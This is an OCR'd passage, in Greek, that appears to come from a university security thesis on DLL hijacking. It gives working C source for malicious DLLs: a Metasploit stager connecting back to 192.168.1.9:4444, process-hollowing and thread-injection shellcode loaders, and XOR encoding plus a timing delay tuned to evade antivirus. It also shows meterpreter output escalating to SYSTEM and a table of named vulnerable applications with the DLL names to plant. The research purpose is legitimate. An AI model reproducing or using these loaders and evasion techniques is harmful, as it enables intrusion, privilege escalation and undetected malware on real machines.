Θα δημιουργήσουμε ένα Dll αρχείο που απλά θα εμφανίζει ένα μήνυμα «Dll hijacked». Για να το κάνουμε αυτό πρέπει να λάβουμε υπόψιν μας ότι:

Όταν το σύστημα ξεκινάει ή τερματίζει μια διεργασία ή ένα thread καλεί την entry point συνάρτηση για κάθε DLL που φορτώνεται χρησιμοποιώντας το πρώτο thread της διεργασίας. (Τα threads εκτελούνται σε κοινόχρηστη θέση μνήμης ενώ οι διεργασίες σε ξεχωριστές θέσεις μνήμης, αυτή είναι και η διαφορά τους).



ΓΡΑΦΗΜΑ 4 PROCESS ΚΑΙ THREADS ΓΡΑΦΙΚΗ ΑΠΕΙΚΟΝΙΣΗ

Επίσης το σύστημα καλεί την entry-point συνάρτηση για κάθε DLL που φορτώνεται ή ξε-φορτώνεται χρησιμοποιώντας την συνάρτηση LoadLibrary και FreeLibrary.

Υπάρχουν σημαντικοί περιορισμοί για το τι μπορούμε να κάνουμε με ασφάλεια σε ένα entry point.

```
#include <windows.h>

BOOL WINAPI DllMain (HANDLE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
{

switch (fdwReason)
{
    case DLL_PROCESS_ATTACH:
    dll_sslunipi();
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
    break;
}

 return TRUE;
}

int dll_sslunipi()
{
    MessageBox(0, "DLL Hijacked!", "SSL-UNIPI", MB_OK);
}
```

Θα δημιουργήσουμε την απλούστερη μορφή που μπορεί να έχει ένα dll. Θα χρησιμοποιήσουμε την dllMain όπου η ελάχιστα απαραίτητη παράμετρος που χρειάζεται για να εκτελεστεί είναι να χρησιμοποιήσουμε την fdwReason.


fdwReason :

Όπως υποδηλώνει και το όνομα ορίζει τον λόγο που η Dll entry point συνάρτηση καλείται.

DLL_PROCESS_ATTACH:

Το dll θα φορτωθεί στην εικονική διεύθυνση μνήμης της τρέχουσας διεργασίας.

Αφού κάνουμε compile τον κώδικα παίρνουμε το .dll αρχείο το τοποθετούμε στον ίδιο φάκελο με τον installer του bitcoin πορτοφολιού και εκτελούμε το exe. Στην αρχή μας ζητάει η εφαρμογή δικαιώματα διαχειριστή και αφού το αποδεχτούμε το μήνυμα εμφανίζεται το μήνυμά μας στην οθόνη, στην ουσία το μήνυμά μας έχει δικαιώματα διαχειριστή. Όπως φαίνεται στην εικόνα παρακάτω.



ΕΙΚΟΝΑ 8 ΕΠΙΤΥΧΗΣ ΕΚΤΕΛΕΣΗ ΜΗΝΥΜΑΤΟΣ ΜΕ ΤΗΝ ΧΡΗΣΗ ΤΟΥ DLL HIJACKING

Άρα καταφέραμε να κάνουμε την εφαρμογή να εκτελέσει τον δικό μας κώδικα, να μπούμε ανάμεσα στην εφαρμογή και στα dll που αναζητάει και μάλιστα με κάποιον τρόπο μας έδωσε δικαιώματα διαχειριστή.

4.2 DllMain και meterpreter

Θέλουμε να δημιουργήσουμε ένα malicious dll που να μας επιστρέψει meterpreter.

Θα δοκιμάσουμε να δημιουργήσουμε το δικό μας dll που θα καλεί την DllMain όπου εκεί θα περιέχετε το payload μας για τον meterpreter.

Θα πάρουμε τον κώδικα από έναν έτοιμο stager client για το Metasploit γραμμένο σε C τον metasploit-loader του χρήστη rsmudge και θα του προσθέσουμε την Entry Point Function για να εκτελεστεί μέσα από εκεί ο κώδικας.

Τι αλλάξαμε στον κώδικα:

1) Αλλάξαμε τον τρόπο συνδέσεις και βάλαμε απευθείας την διεύθυνση ip της κονσόλας του Metasploit.

```
SOCKET my_socket = wsconnect("192.168.1.9", 4444);
```

2) Προσθέσαμε την κλήση την DllMain και μέσα από εκεί καλούμε την main().


```
#include <stdio.h>
#include <stdlib.h>
#include <winsock2.h>
#include <windows.h>
void winsock_init() {
WSADATA wsaData;
WORD        wVersionRequested;

wVersionRequested = MAKEWORD(2, 2);

if (WSAStartup(wVersionRequested, &wsaData) < 0) {
    printf("ws2_32.dll is out of date.\n");
    WSACleanup();
    exit(1);
}
}

void punt(SOCKET my_socket, char * error) {
printf("Bad things: %s\n", error);
closesocket(my_socket);
WSACleanup();
exit(1);
}

int recv_all(SOCKET my_socket, void * buffer, int len) {
int    tret   = 0;
int    nret   = 0;
void * startb = buffer;
while (tret < len) {
    nret = recv(my_socket, (char *)startb, len - tret, 0);
    startb += nret;
    tret   += nret;

    if (nret == SOCKET_ERROR)
        punt(my_socket, "Could not receive data");
}
return tret;
}

SOCKET wsconnect(char * targetip, int port) {
struct hostent *        target;
struct sockaddr_in  sock;
SOCKET          my_socket;
my_socket = socket(AF_INET, SOCK_STREAM, 0);
if (my_socket == INVALID_SOCKET)
    punt(my_socket, "Could not initialize socket");
target = gethostbyname(targetip);
```

```
if (target == NULL)
    punt(my_socket, "Could not resolve target");
memcpy(&sock.sin_addr.s_addr, target->h_addr, target->h_length);
sock.sin_family = AF_INET;
sock.sin_port = htons(port);
if ( connect(my_socket, (struct sockaddr *)&sock, sizeof(sock)) )
    punt(my_socket, "Could not connect to target");
return my_socket;
}
int main() {
ULONG32 size;
char * buffer;
void (*function)();
winsock_init();
SOCKET my_socket = wsconnect("192.168.1.9", 4444);
int count = recv(my_socket, (char *)&size, 4, 0);
if (count != 4 || size <= 0)
    punt(my_socket, "read a strange or incomplete length value\n");
buffer = VirtualAlloc(0, size + 5, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
if (buffer == NULL)
    punt(my_socket, "could not allocate buffer\n");
   thanks mihi for pointing this out
   BF 78 56 34 12     =>      mov edi, 0x12345678 */
buffer[0] = 0xBF;
memcpy(buffer + 1, &my_socket, 4);
count = recv_all(my_socket, buffer + 5, size);
function = (void (*)())buffer;
function();
return 0;
}

BOOL WINAPI DllMain (HANDLE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
{

switch (fdwReason)
{
    case DLL_PROCESS_ATTACH:
    main();
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
    break;
}
return TRUE;
}
```

Κάνουμε compile τον κώδικα με τον compiler mingw32-gcc του linux και του ορίζουμε ως παράμετρο να δημιουργήσει dll.

```
i686-w64-mingw32-gcc mainmeter.c -o mainmeter.dll -shared
```

Μετονομάζουμε το dll που παράχθηκε σε SHFOLDER.dll και το τοποθετούμε στον ίδιο φάκελο με το εκτελέσιμο αρχείο του πορτοφολιού και το τρέχουμε.



ΕΙΚΟΝΑ 9 ΑΝΕΠΙΤΥΧΗΣ ΣΥΝΔΕΣΗ METERPRETER

Παρατηρούμε πως άνοιξε η σύνδεση meterpreter αλλά δεν μπορούμε να κάνουμε τίποτα. Τι συνέβη; Το stage στάλθηκε αλλά δεν συνέβη τίποτα. Το meterpreter είναι στην ουσία dll οπότε καλέσαμε μέσα από την DllmaIn ένα άλλο dll που εκτελούνταν.Λύση σε αυτό το πρόβλημα έρχεται να δώσει το Metasploit. Μπορεί να μην μπορούμε να φορτώσουμε ένα dll μέσα από την DllMain αλλά υπάρχουν άλλες δραστηριότητες που μπορούμε να πραγματοποιήσουμε. Όπως να καλέσουμε APIs, να δημιουργήσουμε διεργασίες, να γράψουμε στην μνήμη και πολλά άλλα.

Ο κώδικας που θα χρησιμοποιήσουμε δημιουργεί μια DllMain που θα την καλέσει το πρόγραμμα, μετά το Hijack, και θα δημιουργήσει ένα νέο EAX, θα αντιγράψει εκεί μέσα το shellcode και τέλος θα το εκτελέσει. Ας το δούμε πιο αναλυτικά.

```
#include <windows.h>
#include "template.h"
void inline_bzero(void *p, size_t l)
{
           BYTE *q = (BYTE *)p;
           size_t x = 0;
           for (x = 0; x < l; x++)
                    *(q++) = 0x00;
}
void ExecutePayload(void);
BOOL WINAPI DllMain (HANDLE hDll, DWORD dwReason, LPVOID lpReserved)
{
    switch (dwReason)
    {
        case DLL_PROCESS_ATTACH:
                                ExecutePayload();
            break;
        case DLL_PROCESS_DETACH:
            break;
        case DLL_THREAD_ATTACH:
            break;
        case DLL_THREAD_DETACH:
            break;
    }
    return TRUE;
}
void ExecutePayload(void) {
    int error;
          PROCESS_INFORMATION pi;
          STARTUPINFO si;
          CONTEXT ctx;
          DWORD prot;
    LPVOID ep;
          // Start up the payload in a new process
          inline_bzero( &si, sizeof( si ));
          si.cb = sizeof(si);
          // Create a suspended process, write shellcode into stack, make stack RWX, resume it
          if(CreateProcess( 0, "rundll32.exe", 0, 0, 0, CREATE_SUSPENDED|IDLE_PRIORITY_CLASS,
0, 0, &si, &pi)) {
                    ctx.ContextFlags = CONTEXT_INTEGER|CONTEXT_CONTROL;
                    GetThreadContext(pi.hThread, &ctx);
             ep = (LPVOID) VirtualAllocEx(pi.hProcess, NULL,SCSIZE, MEM_COMMIT,
PAGE_EXECUTE_READWRITE);
        WriteProcessMemory(pi.hProcess,(PVOID)ep, &code, SCSIZE, 0);
#ifdef _WIN64
             ctx.Rip = (DWORD64)ep;
#else
             ctx.Eip = (DWORD)ep;
#endif
        SetThreadContext(pi.hThread,&ctx);
        ResumeThread(pi.hThread);
        CloseHandle(pi.hThread);
        CloseHandle(pi.hProcess);
           }
   ExitThread(0);
}
```

Στον κώδικα πιο πάνω βλέπουμε να έχουμε καλέσει την DllMain και εκεί μέσα καλούμε την συνάρτηση `ExecutePayload();` .

Μέσα στην συνάρτηση αυτή έχουμε την δημιουργία ενός process βάζοντάς το σε suspended mode. Το process που χρησιμοποιείται είναι το rundll32.exe

Αμέσως μετά δεσμεύει μνήμη μέσα στο process και αντιγράφει το shellcode εκεί μέσα.

```
(LPVOID) VirtualAllocEx(pi.hProcess, NULL,SCSIZE, MEM_COMMIT, PAGE_EXECUTE_READWRITE);

WriteProcessMemory(pi.hProcess,(PVOID)ep, &code, SCSIZE, 0);
```

Το περιεχόμενο του &code περιέχει το shellcode και βρίσκεται μέσα στο template.h που έχουμε κάνει #include.


```
#define SCSIZE 2048
unsigned char code[SCSIZE] = "payload";
```

Στην συνέχεια καταχωρεί την ep στο Eip ή στο Rip αναλόγως αν είναι 64 ή 32 bit και αμέσως μετά ξεκινάει το process σε suspended mode.

Άρα με αυτό το τρικ δεν φορτώνουμε κάποιο dll αλλά δημιουργούμε ένα ανεξάρτητο process και εκτελούμε το κώδικά μας.

Βάζουμε το shellcode που δημιουργήσαμε με το msfvenom στο template.h το κάνουμε compile το μετονομάζουμε σε SHFOLDER.dll και το τοποθετούμε στον ίδιο φάκελο με το wallet για bitcoins και το εκτελούμε.

Παρατηρούμε στο process monitor πως έκλεισε το πορτοφόλι αλλά το process rundll32.exe δημιουργήθηκε



ΕΙΚΟΝΑ 10 ΕΠΙΤΥΧΗΣ ΔΗΜΙΟΥΡΓΙΑ PROCESS

Και επίσης μας επέστρεψε ένα shell στο meterpreter και μάλιστα με δικαιώματα διαχειριστή αφού η εφαρμογή για να εγκατασταθεί θέλει δικαιώματα διαχειριστή.

```
[*] Meterpreter session 5 opened (192.168.1.9:4444 -> 192.168.1.25:15824) at 2018-01-14 14:39:52 -0500

msf exploit(multi/handler) > sessions -i 5
[*] Starting interaction with 5...

meterpreter > getuid
Server username: PCAKOS\Drunki
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

ΕΙΚΟΝΑ 11 ΕΠΙΤΥΧΗΣ ΔΗΜΙΟΥΡΓΙΑ METERPRETER ΜΕ ΔΙΚΑΙΩΜΑΤΑ ΔΙΑΧΕΙΡΙΣΤΗ

Να τονίσουμε σε αυτό το σημείο πως το payload το «περάσαμε» από το encoder shikata_ga_nai 3 φορές , το ανεβάσαμε στο nodistribute και εντοπίστηκε από 14/38 antivirus.

4.3 Δημιουργία thread αντί για Process

Νωρίτερα αναφέραμε την δημιουργία ενός process μέσα από την dllmain. Τι θα γίνει αν αντί για process δημιουργήσουμε ένα thread μέσα στο CurrentProcess που ξεκινάει μόλις κάνουμε διπλό κλικ το εκτελέσιμο.

Θα «πατήσουμε» πάνω στο template του msfvenom για την δημιουργία του dll. Έτσι έχουμε έτοιμο τον κώδικα για την δημιουργία της dllmain και τις παραμέτρους για την δέσμευση μνήμης και για την εγγραφή στην μνήμη.

Ας δούμε τι ακριβώς συμβαίνει με την CreateThread(). Η function δημιουργεί ένα νέο thread για ένα process. Απαραίτητη παράμετρος που πρέπει να καταχωρηθεί είναι η αρχική διεύθυνση του κώδικα που το νέο thread πρόκειται να εκτελέσει. Η διεύθυνση αυτή είναι το όνομα της function που πρόκειται να εκτελεστεί.

- Δημιουργούμε το thread μέσα στην dllmain και καλούμε την function που έχει μέσα τον κώδικα που θέλουμε να εκτελεστεί στο thread.

```
          CreateThread(NULL, 0, FunctionForThread, NULL, 0, NULL);
```

- Δημιουργούμε την δική μας function όπου εκεί δεσμεύουμε μνήμη και γράφουμε τον κώδικα στην μνήμη. PSIZE είναι το μέγεθος του shellcode ενώ dpld είναι το payload. Αξίζει να σημειωθεί πως χρησιμοποιούμε την GetCurrentProcess() για να βρούμε το process.

```
DWORD WINAPI FunctionForThread(LPVOID lpParam)
{
          LPVOID virtualloc;
          virtualloc = VirtualAllocEx(GetCurrentProcess(), NULL, PSIZE, MEM_COMMIT,
PAGE_EXECUTE_READWRITE);
          WriteProcessMemory(GetCurrentProcess(), virtualloc, (LPCVOID)&dpld, PSIZE, 0);
          ((void(*)())virtualloc)();
          return 1;
}
```

Το κάνουμε compile, το τοποθετούμε στον ίδιο φάκελο με κάποιο εκτελέσιμο που έχει ευπάθεια το μετονομάζουμε το dll στο όνομα του vulnerable dll και τρέχουμε το εκτελέσιμο. Ανοίγει session meterpreter κανονικά. Το πρόβλημα μας είναι πως εντοπίζετε από αρκετά antivirus.

Xor το payload

Ένας τρόπος για να προσπεράσουμε κάποια antivirus είναι να κάνουμε xor κάθε byte του shellcode με κάποιο key, να το καταχωρίσουμε xored το shellcode και να το κάνουμε un-xor λίγο πριν γίνει αντιγραφεί στην μνήμη.

Γράφουμε μια επανάληψη όπου παίρνει κάθε byte από το shellcode και το κάνει xor με τον χαρακτήρα που του έχουμε δώσει. Στο παράδειγμα μας είναι ο χαρακτήρας '¶' που σε HEX ισούται με 0xB6


```
for x in bytearray(shellcode) :
          y = x^0xB6
          encoded += '\\x'
          encoded += '%02x' % y
print encoded
```

Στην συνέχεια καταχωρούμε το encrypted payload στο dll και εκεί το κάνουμε decrypt. Γράφουμε μια επανάληψη που περνάει από όλα τα byte του πίνακα και τα κάνει xor με το κλειδί μας '¶' και καταχωρεί το αποτέλεσμα στην μεταβλητή dpld (decrypted payload).

```
for (int i = 0; i < sizeof epld; i++)
{
          dpld[i] = ( epld[i] & ~'¶' ) | ( ~epld[i] & '¶' );  //dpld[i] = epld[i] ^ '¶';
}
```

Με αυτό τον τρόπο φτάσαμε στα 2/38 ανιχνεύσιμα antivirus(Kapersky και MS Security Essentials).

Με ποια λογική όμως αυτά τα δυο antivirus εντοπίζουν το meterpreter μας; Μια περίπτωση θα ήταν να βλέπουν την σύνδεση που ανοίγει από το dll . Γράψαμε μια function που δημιουργεί μια καθυστέρηση, όντως το αποτέλεσμα ήταν:



ΕΙΚΟΝΑ 12 ΑΝΙΧΝΕΥΣΗ DLL ΑΠΟ 1 ANTIVIRUS ΣΤΗΝ ΙΣΤΟΣΕΛΙΔΑ NODISTRIBUTE

Ολόκληρος ο κώδικας με όλα τα στοιχεία που αναφέραμε πιο πάνω είναι ο ακόλουθος.

```
#include <windows.h>
#include <time.h>
#define  PSIZE 2300

unsigned char epld[PSIZE] = "XoredPayload";


//function gia kathisterisi xronou
void delay(unsigned int mseconds)
{
    clock_t goal = mseconds + clock();
    while (goal > clock());
}

DWORD WINAPI FunctionForThread(LPVOID lpParam)
{
LPVOID virtualloc;
//XOR decoder shellcode
unsigned char dpld[PSIZE];
for (int i = 0; i < sizeof epld; i++)
{
          dpld[i] = ( epld[i] & ~'¶' ) | ( ~epld[i] & '¶' );  //dpld[i] = epld[i] ^ '¶';

}


//klisi GetCurrentProcess() gia VirtualAllocEx - WriteProcessMemory
```

```
virtualloc = VirtualAllocEx(GetCurrentProcess(), NULL, PSIZE, MEM_COMMIT,
PAGE_EXECUTE_READWRITE);

WriteProcessMemory(GetCurrentProcess(), virtualloc, (LPCVOID)&dpld, PSIZE, 0);


//kathisterisi 10 sec gia bypass MS Security Essentials
delay(10000);
((void(*)())virtualloc)();
return 1;
}


//dimourgia dllmain
BOOL WINAPI DllMain (HANDLE hinstDLL, DWORD dwReason, LPVOID lpvReserved)
{
    switch (dwReason)
    {
        case DLL_PROCESS_ATTACH:
              //dimourgia thread kai klisi tis function
              CreateThread(NULL, 0, FunctionForThread, NULL, 0, NULL);
            break;
        case DLL_PROCESS_DETACH:
            break;
        case DLL_THREAD_ATTACH:
            break;
        case DLL_THREAD_DETACH:
            break;
    }
    return TRUE;
}
```


5 Εργαλεία

Έχοντας κατανοήσει πλήρως την έννοια του dll hijacking και πως μπορούμε να εκμεταλλευτούμε αυτή την αδυναμία ας δούμε κάποια εργαλεία που μας βοηθούν να βρούμε dll hijacking αδυναμίες σε προγράμματα.

5.1 Process Monitor

Ένα εργαλείο της Microsoft που σκοπό έχει να καταγράφει όλα τα process που εκτελούνται στον υπολογιστή. Με τα κατάλληλα φίλτρα μπορούμε να εντοπίσουμε αν σε ένα εκτελέσιμο έχει dll hijacking πρόβλημα.

1) Στο όνομα του process name βάζουμε το πρόγραμμα που θέλουμε να ελέγξουμε.
2) Στο Path βάζουμε μόνο αρχεία .dll
3) Στο result βάζουμε “NAME NOT FOUND”




ΕΙΚΟΝΑ 13 PROCMON ΜΕ ΤΗΝ ΧΡΗΣΗ ΦΙΛΤΡΩΝ

5.2 Rattler

Το Rattler είναι ένα εργαλείο που αυτοματοποιεί την διαδικασία εύρεσης ευπαθειών Dll preloading attacks. Στην αρχή εκτελεί το πρόγραμμα μια φορά και δημιουργεί μια λίστα με τα όλα τα dll που ζητάει το πρόγραμμα κατά την εκκίνησή του. Αμέσως μετά κλείνει το πρόγραμμα και δημιουργεί ένα dll που το βάζει στον ίδιο φάκελο με το εκτελέσιμο και με όνομα πρώτο από την λίστα που έχει δημιουργήσει.

Δέχεται δύο παραμέτρους το path του εκτελέσιμου και το mode (προς το παρών είναι μόνο 1), όπως βλέπουμε στην φωτογραφία παρακάτω.



ΕΙΚΟΝΑ 14 ΠΑΡΑΔΕΙΓΜΑ ΧΡΗΣΤΗΣ ΕΡΓΑΛΕΙΟΥ RATTLER

5.2.1 Rattler extension

Σαν επέκταση του rattler γράψαμε ένα πρόγραμμα που ανοίγει πολλαπλά rattler. Σαν παράμετρο το πρόγραμμά μας παίρνει το φάκελο exetotest όπου εκεί μέσα βρίσκονται όλα τα εκτελέσιμα που θέλουμε να εξετάσουμε. Μόλις εκτελέσουμε το πρόγραμμα πηγαίνει σε κάθε εκτελέσιμο και δημιουργεί ένα φάκελο για αυτό και τοποθετεί μέσα. Στην συνέχεια εκτελεί το κάθε ένα εκτελέσιμο ξεχωριστά.

```
using System;
using System.IO;
using System.Collections;
using System.Text.RegularExpressions;
using System.Threading;
public class RecursiveFileProcessor
{
    public static void Main()
    {
        string path = "exetotest";

            if (File.Exists(path))
            {
                CreateDir(path);
                ProcessFile(path);
            }
            else if (Directory.Exists(path))
            {
                ProcessDirectory(path);
           }
            else
            {
                Console.WriteLine("{0} is not a valid file or directory.", path);
            }

    }

    public static void ProcessDirectory(string targetDirectory)
    {
        string[] fileEntries = Directory.GetFiles(targetDirectory);
        foreach (string fileName in fileEntries)
        {
            CreateDir(fileName);
            ProcessFile(fileName);
        }

    }

    public static void CreateDir(string path)
    {

        System.IO.Directory.CreateDirectory(path.Replace(".exe", String.Empty));
    }

    public static void ProcessFile(string path)
    {
        Console.WriteLine("Διάβασμα αρχείων απο τον φάκελο");
        Console.WriteLine("{0}", path);
        string sourceFile = path;
        string newpath = path.Replace("exetotest", String.Empty);
        newpath = newpath.Replace(@"\", "");
        string destinationFile = path.Replace(".exe", String.Empty) + @"\" + newpath;
        Console.Write("sourceFile file :   " + sourceFile + System.Environment.NewLine);
        Console.Write("desstination file :   " + destinationFile+ System.Environment.NewLine);
        System.IO.File.Move(sourceFile, destinationFile);
         System.Diagnostics.Process.Start("Rattler_32.exe", destinationFile + " 1");
        Thread.Sleep(4000);

    }
}
```

6 Αδυναμίες σε προγράμματα και Privilege Escalation

Σε αυτό το κεφάλαιο θα δούμε εφαρμογές που έχουν αδυναμία σε dll hijacking. Στην αρχή ξεκινάμε με τα αρχεία εγκατάστασης των εφαρμογών, ακολουθούν τα προγράμματα που είναι κατευθείαν εκτελέσιμα χωρίς εγκατάσταση και τέλος τα εγκατεστημένα προγράμματα. Τέλος θα δούμε αναλυτικά την αδυναμία στον wampserver.

6.1 Installers


Παρακάτω παρουσιάζουμε λίστα προγραμμάτων που βρέθηκαν ευπαθή σε αδυναμία dll hijacking, όνομα προγράμματος, έκδοση και το όνομα του ευπαθούς dll που τοποθετούμε στον φάκελο. Όλα τα προγράμματα της λίστας μας δίνουν δικαιώματα SYSTEM.

Οι δοκιμές στις παρακάτω εφαρμογές έχουν γίνει σε περιβάλλον Windows 10, 8 και 7.

Εφαρμογή	Έκδοση	Όνομα αρχείου dll
Cryptocurrency Wallets		
Bitcoin Core	0.15.1	main.dll, SHFOLDER.dll
Dogecoin	1.10.0	SHFOLDER.dll
Antivirus		
Symantec Endpoint Protection	14.0.3752.1000	IPHLPAPI.DLL
Kapersky / ALL*		DNSAPI.dll
Microsoft		
Skype	Latest	cryptui.dll
Visual Studio	Latest	edputil.dll
Microsoft Office	2007	CRYPTSP.dll, IPHLPAPI.DLL, cryptnet.dll, riched20.dll
Games		
League of Legends	Latest	TextInputFramework.dll
Privacy		
Lock Crypt	3.10	RichEd20.DLL
Steganos Privacy Suite	19.0.1	SHFOLDER.dll
Misc		

Dev-Cpp	5.11	SHFOLDER.DLL
Dynamic DNS Update Client	4.1.1	RichEd20.DLL, SHFOLDER.dll
Glarysoft Disk SpeedUp	5.0.1.61	textinputframework.dll, RichEd20.DLL
MusicBee	3.0 Update 4	RichEd20.DLL
Openvpn	2.4.2-I601	SHFOLDER.DLL
Sumatra PDF	3.1.2	dbgcore.DLL
rufus	2.18	RichEd20.DLL
USB Secure	2.1.5	RichEd20.DLL
Windows 10 Manager	2.1.9	RichEd20.DLL
Bitvise SSH Server	7.38	RichEd20.DLL
Bitvise SSH Client	7.36	RichEd20.DLL
Glary Disk Cleaner	5.0.1.134	SHFOLDER.DLL
DAEMON Tools Pro	8.1.0.0654	SHFOLDER.DLL

ΠΙΝΑΚΑΣ 1 ΛΙΣΤΑ ΕΥΠΑΘΩΝ ΕΦΑΡΜΟΓΩΝ ΣΕ DLL HIJACKING



ΓΡΑΦΗΜΑ 5 ΣΤΑΤΙΣΤΙΚΗ ΑΠΕΙΚΟΝΙΣΗ ΤΟΥ ΣΥΝΟΛΟΥ ΤΩΝ ΕΦΑΡΜΟΓΩΝ ΠΟΥ ΕΓΙΝΑΝ ΔΟΚΙΜΕΣ

Συνολικά έγιναν δοκιμές σε 167 εφαρμογές εκ των οποίων οι 25 ήταν ευπαθής σε dll hijacking αδυναμία με το RichEd20 και SHFOLDER να είναι τα πιο δημοφιλή ονόματα σε dll.

Όλες οι εφαρμογές απαιτούσαν χρήστη Administrator για την εγκατάσταση και με το exploitation μας έδωσαν Privilege Escalation.

6.2 StandAlone Programs

Ένα από τα εργαλεία που παρουσιάσαμε και πιο πάνω για την εύρεση Dll hijacking αδυναμιών είναι το Process Monitor το οποίο είναι και αυτό ευπαθές σε αυτό τον τύπο αδυναμιών. Για να έχει πρόσβαση στα processes χρειάζεται να εκτελείται με δικαιώματα


διαχειριστή έτσι δίνει και στον επιτιθέμενο δικαιώματα διαχειριστή. Παρόμοια κατάσταση και με το εργαλείο OllyDbg γνωστό για την χρήση του στο Reverse Engineering.

Εφαρμογή	Έκδοση	Όνομα αρχείου dll
